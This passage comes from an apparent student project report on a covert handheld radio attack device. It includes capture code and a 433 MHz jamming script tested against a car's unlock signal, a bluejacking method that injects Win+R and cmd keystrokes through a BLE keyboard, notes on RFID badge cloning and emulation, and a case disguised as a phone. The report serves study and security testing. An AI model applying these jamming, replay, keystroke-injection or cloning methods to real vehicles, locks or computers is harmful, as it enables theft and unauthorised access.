    ELECHOUSE_cc1101.setCCMode(0);
    ELECHOUSE_cc1101.setPktFormat(3);
    ELECHOUSE_cc1101.SetRx();
    ...
    while (digitalRead(CC1101_gdo0) == LOW);       // Wait for a signal to be detected
    for (int i = 0; i < RECORDINGBUFFERSIZE; i++) {
        byte receivedbyte = 0;
        for (int j = 7; j > -1; j--) {         // Convert the bits received into bytes
            bitWrite(receivedbyte, j, digitalRead(CC1101_gdo0));
            delayMicroseconds(sampleInterval);
        };
        CC1101_bigrecordingbuffer[i] = receivedbyte;    // Store the byte in the buffer
```

Once the function is called, the needed settings for raw signal capture are applied to the CC1101's registers, which will cause a bit-stream to be outputted directly from the IC. The program will then wait until the bit-stream's state becomes a high logic-level and will begin reading the stream at the specified interval, adding 8 readings to an array, making up a byte that is then stored in the recording buffer. Depending on how long the user wants to capture data for, they are able to change the buffers size to match, only being limited by the available space on the ESP.

7.3 Testing

7.3.1 Jamming Car Keys

When the code for the sub-GHz library had been developed, the system needed to be tested in order to verify that the frequency of generated signals was correct and worked as intended. To do this, a test script was created that transmits a 433 MHz jamming signal for 10 seconds was created, during which, an unlock command was attempted to be sent to a nearby car, shown in the code below. Jamming was successful, during the transmission of the signal, it was not possible to unlock the car, confirming that the designed system worked as intended.

```
subGHzTools.init();
subGHzTools.setModule(0);
subGHzTools.startJamming();
Serial.println("Jamming started");
unsigned long startTime = millis();
while (millis() - startTime < 10000) {
       subGHzTools.runAction();
}
subGHzTools.stopJamming();
Serial.println("Jamming stopped");
```

8 Bluetooth

8.1 Research and Methodology

8.1.1 Bluetooth Communication

Released in 1999 by Dutch Engineer Jaap Haartsen, Bluetooth is a communication protocol which uses 2.4 GHz radio waves to wirelessly connect device with a rated range up to 100 meters [74]. The name is a homage to 'King Harald Bluetooth', responsible for uniting Norway and Denmark, with the symbol made from combining his initials. It is used to connect two or more devices together in a '*master/slave*' model, each with having unique address assigned to it. Computers, phones, headsets, keyboard, mice and cars are some of the most common places that use this protocol due to the frequency band being unregulated and cheap to design antennas for. Connecting two devices together is done in a set format, initiated by one sending out an '*inquiry*', which a transmission requesting nearby devices to share their address and additional information. Once the information is shared and connection is wanted, the process called 'paging' happens forming a link between them so data can be transmitted. There are four modes that a connection can be 'active', where data is in the process of being exchanged, 'sniff', when a device is only listening for transmissions, saving power, 'hold', which is a set timeout that communication will resume after and 'park' which forces the devices into a deep-sleep until a wake-up command is sent. Pairing is the one-time process of 'bonding' two devices so that they will automatically connect when powered and within range of each other sharing a common secret key.

8.1.2 Bluetooth Vulnerabilities

A number of attack vectors exist with to Bluetooth communication, the simplest is jamming the frequency band, preventing devices from receiving data from connected devices. Another is through social engineering, where connection requests disguised as expected devices such as mice, keyboards and headsets are repeatedly sent in an attempt to get the victim to accept the connection, which is known as 'b*luejacking*'. In an office environment this, with a large number of computers the success rate would be relatively high as devices frequently disconnect when many are in close proximity. Once connected, the attacker is able to control the device and can execute commands using common shortcuts, an example is if they were to send the key presses of "windows key + r", which opens the "run" application, then type "cmd" and press "enter" opening up a terminal where commands can be executed. Combining a jamming attack followed by bluejacking increases the connection likelihood as users will assume their device has disconnected, accepting the request.

8.2 Design

8.2.1 Bluetooth and Bluetooth Low Energy Connections

ESP32s have Bluetooth and Bluetooth low energy (BLE) connection capabilities natively, so it is used for bluejacking attacks. The Bluetooth and Wi-Fi connections use the same antenna which is connected to an RF switch so the internal and external antenna can be switched between for covert use and higher power operation as well as being connected to an external amplifier. Many Arduino libraries exist that are capable of converting an ESP32 into a Bluetooth keyboard that can send pre-set keystrokes to devices which accept the connection. An example of this code is shown below, which once a device connects will continuously type "hello world".

```
#include <BleKeyboard.h>
BleKeyboard bleKeyboard;            // Create Bluetooth keyboard object
void setup() {
  Serial.begin(115200);
  Serial.println("Starting BLE work!");
  bleKeyboard.begin();              // Start the keyboard
  delay(500);
}
void loop () {
  bleKeyboard.print("Hello world"); // Send "Hello World"
  delay(100);
}
```

8.2.2 nRF24L01 Circuitry

There is a limited number of options for external 2.4 GHz modules capable of transmitting raw data, with the Nordic Semiconductor's '*nRF24*' series [75] the most commonly used. Reference designs from the datasheet, have a maximum power output of 0 dBm, which is relatively low compared to the other transceivers on the device. So that the transmission power could be increase, a '*RFX2401C*' front-end module from Skyworks Solutions [76] was added following the online project tutorial "*How to Build Your Own NRF24L01+pa+lna Module*" [77] posted on Instructables. The designed schematic is shown below in *Figure 8.1*, with PCB layout and 3D view in *Figure 8.2*.




Figure 8.1 - NRF24L01+pa+lna Schematic




Figure 8.2 - NRF24L01+pa+lna PCB Layout (left), 3D View (right)

When attempting to program the jamming-based attacks on the NRF24, connection to the device was temperamental, with the incorrect configurating parameters being returned when using the libraries debugging tools. Reflowing and replacing the IC used did not fix the issues, upon reviewing the design schematic, two issues were found: the oscillator's pin-assignment not matching the ordered component, causing only one pin to be connected. This was corrected using Kapton tape to cover one of the pads and Kynar wire to route the second pin to the resistor shown in *Figure 8.3*. The second was incorrect placement of an inductor, shorting out the two antenna outputs, circled and the correct schematic is shown below. Due to the proximity of the short to the IC, a scalpel was used to cut the tracks under a microscope however, the exposed traces caused significant amounts of EMI and the NRF24 was not able to work successfully.




Figure 8.3 - NRF24 Oscillator Fix (left), Shorted Pins (middle), Corrected Design (right)

8.3 Testing

8.3.1 Bluetooth Keyboard

The code shown below creates a Bluetooth keyboard that can be connected to by any device and then will repeatedly type the phrase "Hello World" as shown in the text file. This confirmed that connections to Bluetooth devices is possible, and scripts can be developed to deliver malicious code.

```
#include <BleKeyboard.h>
BleKeyboard bleKeyboard;              // Create Bluetooth keyboard object
void setup() {
  Serial.begin(115200);
  Serial.println("Starting BLE work!");
  bleKeyboard.begin();                // Start the keyboard
  delay(500);
}
void loop () {
  bleKeyboard.print("Hello world"); // Send "Hello World"
  delay(100);
}
```




Figure 8.4 - Bluetooth Keyboard Test Code (left), Output (right)

9 RFID

9.1 Research and Methodology

9.1.1 RFID Overview

Radio frequency identification, known as RFID, uses electromagnetic fields generated by sets of coils or inductors for wireless communication between two or more devices [78]. RFID has a wide range of uses from microchips in animals, asset tracking in warehouses, access control systems and contactless payments. There are two main types of RFID enabled devices, which are '*passive*', where an external field induces a current on the coil or '*active*' which is self-powered and can induce a charge for passive devices. Two frequencies are most commonly used for RFID communication, 125 kHz and 13.56 MHz, each having different capabilities and use cases.

Devices that require one way communication for a limited amount of normally fixed data and are used in short ranges, normally use 125 kHz RFID, referred to as '*Low frequency (LF) RFID*'. Due to the low frequency of the signals, they are able to penetrate a variety of materials, including metals, liquids and function in '*noisy*' environments with large amount of EMI. These are low cost, commonly used in animal microchips (mainly livestock), hotel rooms and internal inventory tracking.

When larger amounts of data transmitted at a faster rate and over a larger distance is needed, '*High frequency (HF) RFID*' operating on 13.56 MHz is used. The data stored can contain more information and be modified, used for higher security access control, asset tracking, contactless payments, public transportation and automation systems. Their penetration ability through different mediums is worse than LF RFID but preform more reliably in environments with high levels of EMI and other tags in close proximity.

9.1.2 RFID Vulnerabilities

As low frequency RFID cards are read-only, access control systems use the unique ID each card is assigned by the manufacturer for determining whether a card is authorised. The most common type of LF RFID cards contain the embedded IC '*EM4102*' [79], when a current of the matching frequency is induced, 64-bits of information is encoded into a carrier signal, transmitted back to the reader containing the unique ID. There is no encryption of this ID which means that any compatible reader is capable of extracting this information. This then makes to emulate the information stored on a card by replicating the transmitted signal using a digital output from the ESP connected to a transistor and correctly tunned antenna, which was described in the blog post "*Building an Arduino based RFID Emulator*" [80]. The schematic in the blog post was verified using the LTspice simulation shown in *Figure 9.1*, where different capacitor values from 2.7 to 3.9 nano farad in 0.3 nano farad increments were evaluated, plotting the FFT in *Figure 9.2*. There was similar performance between the simulated values and due to the effects that PCB trace length will have on the frequency all values were ordered so they can be switched if needed.




Figure 9.1 - LF RFID LTspice Simulation Schematic




Figure 9.2 - LF RFID LTspice Simulation FFT

High frequency RFID contains active hardware which allows data to be written and the possibility to encrypt the content stored. All HF RFID cards similar to LF have a unique ID (UID) that can always be captured and when unencrypted the contents can be as well. There are a range of card types each that use different protocols making the information stored harder to decrypt if it is unknown. However, the UID of a card is based on the format shown in *Figure 9.3*, which can be used to capture the encrypted information stored [81], exporting it for decryption externally and later emulation.

Figure 9.3 - HF RFID Card UID Breakdown

9.2 Design

9.2.1 Low Frequency RFID Design

There are a limited number of options for 125kHz RFID modules for Arduino and ESP32s, with the '*RDM-6300*' [82] a mass-produced clone of the '*RDM-630*' designed by SeedStudio, used as the reference for the project circuitry. To emulate LF RFID cards using the same antenna, a method of isolating the antenna matching circuits for each to prevent them from affecting the resonant was added using two '*DG2001E*' SPDT switches [83]. The LF RFID circuitry is shown in *Figure 9.4*, with the RMD630 connected to '*source1*' of the switches and emulation hardware to '*soruce2*'.




Figure 9.4 - Low Frequency RFID Schematic

As the exact value of the needed resonant capacitors was not known, all five of the simulated values were ordered. Due to the capacitors need to be removed and replaced multiple times, it was chosen to use the larger '*1206*' footprint on the PCB with the capacitors remaining as '*0805*' so that there was easier access to the solder pads, shown in *Figure 9.5* as '*C95*' and '*C98*'. This was done to reduce the chance that they would be damaged from prolonged heat exposure. It was decided to use a pre-made antenna instead of creating one as its centre frequency would be verified whereas a custom one would require more work and higher risk of failing. The '*ANT125K-45*' from Eccel Technology [84], was selected and the connection was done with a 2-pin through-hole header similar to the vibration motor so that it could be easily connected and disconnected during testing. Ultimately there was not enough time to code the features as the IC needed to have a binary file flashed onto it which was only done towards the end of march due to the programming interface not arriving.




Figure 9.5 - Low Frequency RFID PCB Layout (left), 3D View (right)

10 3D Printed Case

One of the project's specifications (D1.3) is '*portable operation with internal battery and compact form factor for covert use*', but if the device were used is public, the green PCB, onboard spring antennas, li-po battery and almost all other parts of its circuitry would stand out, drawing attention to the user, preventing covert operation. To mitigate this, a case was designed that would cover the device, making it appear to be a mobile phone and add protection reducing the chance of damage.

10.1 Design Methodology and Iterations

Access to fused deposition modelling (FDM) 3D printers with polylactic acid (PLA) filament were readily available during the project. Using a 3D printer allowed for low-cost and rapid prototyping and design iterations so they were chosen to create the case for the device. The CAD/CAM software package "*Fusion 360*" from Autodesk, was used to design the 3D model due to existing knowledge and free access to the software through educational licencing. KiCAD has the ability to export a 3D model of the PCB and selected components for importing into third-party software, shown in *Figure 10.1*, meaning that the first design could be completed whilst waiting for components to arrive.




Figure 10.1 - Exported PCB 3D Model Views

Over the course there were seven iterations of the case, each adjusting and improving upon the previous version. *Figure 10.2* shows the 3D rendering of the first, second and fifth versions, the first

was a basic rectangle, used to verify the position of mount points for the PCB and holes for the antennas and USB-C cable. It was found that the wall thickness of the printed design was too thin and the space between the outside of the case and the PCB was too large causing insecure connections to the USB port. Version two addressed these by reducing the length of the case, adding thicker walls and filling the corners which distribute the stress during printing and handling. In this design, the antenna connections were concealed withing the case which made attaching and removing them difficult as such on later versions the SMA connectors were brought to the outside of the case. Version five had the last major design changes, adding in mount points for the vibration motor and the low frequency RFID antenna.




Figure 10.2 - Case 3D Models V1 (left), V2 (middle), V5 (right)

10.2 Final Design

To attach the PCB securely to the 3D printed case, threaded inserts were melted into the screw-holes so that metal screws did not wear away at the print. Engraved into the top of the case is the same logo as the PCB and is recessed by only a small amount which prevents it from being easily seen, keeping the device covert. *Figure 10.3*, shows the final version of the case measuring 166.3 mm * 83.8 mm * 22.6 mm, which achieves the compact design required for the final device.

Figure 10.3 - Case 3D Model V7 Composite

11 Final System Testing and Validation

Testing of the final device was conducted, validating the capabilities against the specification listed in *Table 1.1*. The testing is split into the individual sub-systems, with some tests covering multiple specification points. Each test is summarised in a table providing an overview, prior to the discussion of the testing setup and methodology. During the tests, current draw shown as '*CD*' in the table is measured using a USB power-meter, allowing the expected battery life to be calculated under normal operation and peak-usage conditions. Where applicable, photos of testing can be found in *Appendix G*, and are cross referenced for specified test.

11.1 Base Device Operation

ID	Specification point(s)	Test summary	CD	Result
1	D1.1, 1.2, 1.3, 1.4	Power device from battery, load and save settings for the GUI	233 mA	Pass

Table 11.1 - Final System Base Device Testing

The device was successfully turned on using the internal battery to provide power, their charge was calculated and shown on the GUI. Touch control was used to open the settings menu where values saved to the microSD card were loaded for the vibration button, which was then toggled, and the device rebooted, showing the value's persistence. The current measurement of 233 mA was

from USB power as the testing setup was capable of measuring current draw from the battery, which was disconnected as the measurement would include the consumption of the charging circuitry. Photos of the test are shown in *Appendix G*, *Figure 0.3*.

11.2 Wi-Fi Attacks

ID	Specification point(s)	Test summary	CD	Result
2	D2.2, 2.3	Spam Wi-Fi networks are generated from the device	405 mA	Pass
3	D2.4	Deauthentication attack run on phone Wi-Fi hotspot	309 mA	Pass
4	D2.5	Handshake capture of device joining phone Wi-Fi hotspot	279 mA	Pass

Table 11.2 - Final System Wi-Fi Testing

Due to the Universities information security policies, testing was completed using a Wi-Fi hotspot from a mobile device and not targeting any of the university networks or computers. The first test was the generation of spam Wi-Fi networks initialised from the GUI, with the expected outcome of them appearing for nearby devices which was successful shown in *Appendix G, Figure 0.4*. Deauthentication was tested by connecting a laptop to a phone's Wi-Fi hotspot, and scanning the nearby Wi-Fi networks, selecting the appropriate one and waiting to see the number of connected devices on the phone go from 1 to 0, shown in *Appendix G, Figure 0.5*. Handshake capture was tested on a laptop joining a phone hotspot, identifying handshake packets, outputting limited contents to the serial monitor due to the sensitive contents which is shown in *Appendix G, Figure 0.6*.

11.3 Infrared Attacks

ID	Specification point(s)	Test summary	CD	Result
5	D3.2, 3.3	IR signals are loaded from files and sent to target and accepted	229 mA	Pass
6	D3.4	Transmission sent from remote captured and displayed	209 mA	Pass

Table 11.3 - Final System Infrared Testing

The infrared capabilities were tested using the lab air conditioning unit, loading saved commands from the filesystem, selecting the command to turn the device on and then back off which is shown in *Appendix G, Figure 0.7*. To validate the capture of IR signals, the remote for the air conditioning unit was used to transmit commands to the device and then display the received information on the serial monitor shown in *Appendix G, Figure 0.8.*

11.4 Sub-GHz RF Attacks

ID	Specification point(s)	Test summary	CD	Result
7	D4.2, 4.3. 4.4	Transmission from RF relay captured and replayed toggling LED	252 mA	Pass
8	D4.5	Jamming of RF relays communication preventing LED to turn on	246 mA	Pass
9	D4.6	Jamming using internal and external antennas measuring maximum range	260 mA	Pass

Table 11.4 - Final System Sub-GHz RF Testing

Sub-GHz RF testing was done using a 433 MHz RF relay which was controlling a connected LED. The first test was the capture of the '*on*' signal from the remote, turning the device off with the remote, and then use the device to replay the signal. Jamming was tested using the same relay, transmitting a '*temporary on*' signal from the remote which will power the LED when received, then turning on the jamming where the LED turns off, and then disabling the jamming showing the LED working again. Both of these tests are included as video files in the supplementary submission. The final test was to measure the effective range of the jamming signals, using the internal and external antennas, the internal antenna was able to jam the circuit up to 15 meters away with the external reaching 20 meters with a photo of the final distance shown in *Appendix G, Figure 0.9*.

11.5 Bluetooth Attacks

ID	Specification point(s)	Test summary	CD	Result
10	D5.3, 5.4	Connection to computer emulating Bluetooth keyboard inputs	311 mA	Pass

Table 11.5 - Final System Bluetooth Testing

The Bluetooth capabilities of the device were tested using the example script described during the initial development. A Bluetooth keyboard was emulated and connected to a laptop where the text "*Hello world*" was repeatedly typed on the computer shown in *Appendix G*, *Figure 0.10*.

12 Project Review, Conclusion and Reflection

In this section, the developed system is discussed, considering the outcomes of work completed, assessing its functionality to the intended features and comparison to similar products.

12.1 Project Evaluation

Based on the completed final system testing, the implemented features can be compared to the specification set out at the start of the project, determining the success of the project. Throughout testing the current draw from the device was measured with an average value of 283 mA and peak of 405 mA during spam beacon generation attacks. The expected battery life of the device was calculated to be 4.25 hours with approximately 3 hours under peak load. *Table 12.1* lists each of the project specifications and lists next to each whether they have been fully achieved, partially or unsuccessful using the system testing to validate the results.

Category	Tag	Description	Achieved
Base device	D1.1	Creation of a custom microcontroller PCB	Fully
	D1.2	Development of user interface allowing control and interaction with device	Fully
	D1.3	Portable operation with internal battery and compact form factor for covert use	Fully
	D1.4	Onboard persistent storage allowing data captured to be saved and exported	Fully
Wi-Fi	M2.1	Documentation of vulnerabilities and exploits in Wi-Fi systems	Fully
	D2.2	Design and creation of circuitry for interaction with Wi-Fi networks	Fully
	D2.3	Ability to perform 'SSID flooding', creating spam Wi-Fi networks	Fully
	D2.4	Ability to execute 'deauthentication' based attacks	Fully
	D2.5	Ability to capture authentication 'handshakes' for later uses	Fully
Infrared	M3.1	Documentation of vulnerabilities and exploits in infrared systems	Fully
	D3.2	Design and creation of hardware to interact with infrared devices	Fully
	D3.3	Ability to transmit saved signals for a range of device brands and types	Fully
	D3.4	Ability to receive and record additional command signals	Fully
Sub-GHz RF	M4.1	Documentation of vulnerabilities and exploits in Sub-GHz RF systems	Fully
	D4.2	Design and creation of Sub-GHz RF transceiver circuitry	Fully
	D4.3	Ability to capture RF signals on common frequency bands in the UK	Fully
	D4.4	Ability to transmit saved RF signals on common frequency bands in the UK	Fully
	D4.5	Generation of RF noise, interfering and jamming device communication	Fully
	D4.6	Selectable internal and external antenna for covert and higher power use	Fully
Bluetooth	M5.1	Documentation of Bluetooth communication types and standards	Fully
	M5.2	Documentation of vulnerabilities and exploits in Bluetooth communication	Fully
	D5.3	Design and creation of circuitry for Bluetooth communication	Fully
	D5.4	Ability to interact connect to and interact with Bluetooth devices	Fully
	D5.5	Execution of Bluetooth communication exploits	Partially implemented
